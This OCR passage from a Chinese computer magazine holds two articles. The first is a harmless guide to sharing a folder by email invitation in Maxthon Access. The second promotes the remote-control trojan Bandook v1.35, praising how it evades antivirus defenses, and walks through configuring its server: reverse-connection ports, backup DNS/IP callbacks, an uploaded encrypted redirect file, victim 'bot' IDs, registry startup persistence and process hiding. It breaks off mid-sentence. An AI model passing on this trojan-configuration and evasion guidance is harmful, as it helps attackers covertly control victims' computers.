


图10

三、适度开放权限

自己的电脑上有许多好玩儿的游戏，不少同学也到我主机上下载一些好玩儿的东西，那么主机上存放的重要私用数据又该如何保护呢？有没有两全其美的办法呢？我想到Gmail、Windows Live Messenger、Windows Live Mail等Beta版试用时都是以邀请制度限量开放，那么下载主文件时也可以使用邀请制，下面就教大家如何实现。

第1步：选择安全文档

首先将我们需要共享的文件整理到D盘下名为“共享”的文件夹里。

第2步：发放邮件邀请

打开D盘下的“共享”文件夹（图11），单击“Share Folder”进入共享设置页面（图12）。




图11




图12




图13




图14

在“Add New Contact”中输入电子邮件地址，然后单击“Add”按钮将它添加到右侧的“Share with Recipients”列表框中（图13）。按照同样的方法可以继续邀请其他朋友参与，最后单击页面底部的“Share Now”按钮完成设置，系统会向列表中的邮箱地址自动发送邮件邀请，对方单击邮件中的链接即可访问你开放的共享文件夹（图14）。

（本文所涉及到的遨游浏览器和Maxthon Access已收录到光盘中）

超强远控Bandook v1.35

丁丁@[W.S.T]

目前的病毒木马满天飞，各种远程控制软件也层出不穷，但是功能强大让人满意的却寥寥无几，然而Bandook强大的功能却足以让菜鸟感到满意，并且结合其服务端的保护服务端SDTrestore选项，能够完美的隐藏进程，躲过杀病毒软件的主动防御，如此优秀的木马还是让我们一睹芳容吧（图1）。




图1

一、主控界面选项

“端口监听”是用来添加反弹连接端口，可以添加多个，这样有个好处是可以防止单端口上线过多不够用；“捷径”可以用来进行快捷化操作，省去了点右键菜单的麻烦，此处可以根据爱好对相应的功能用鼠标右键进行添加／删除捷径（图2）。

二、服务端配置及运行效果

Bandook支持多种上线方式和备用DNS上线以及IP转向，其中IP转向文件采用加密而非明文显示，配置时选择“IP地址转向”，用“设置IP转向生成器”生成上线文件，并把settings.txt（程序同目录下）上传到你的空间，然后在“连接到包含有加密设置文件处”填写访问地址。我采用的是IP/DNS上线设置，顺序添加首选及备用DNS/IP一共三个。从下拉菜单中选择木马文件“安装目录”、“文件名称”、“端口”和“肉鸡ID”可以自己设置。启动方式有两种选择，默认为Active（这是国外木马常用的启动方式），可以同时选择HKCU启动。“保护服务端”功能是隐藏进程，选择前后使用IceSword查看对比，原来插入的进程是Explorer，选上




图2

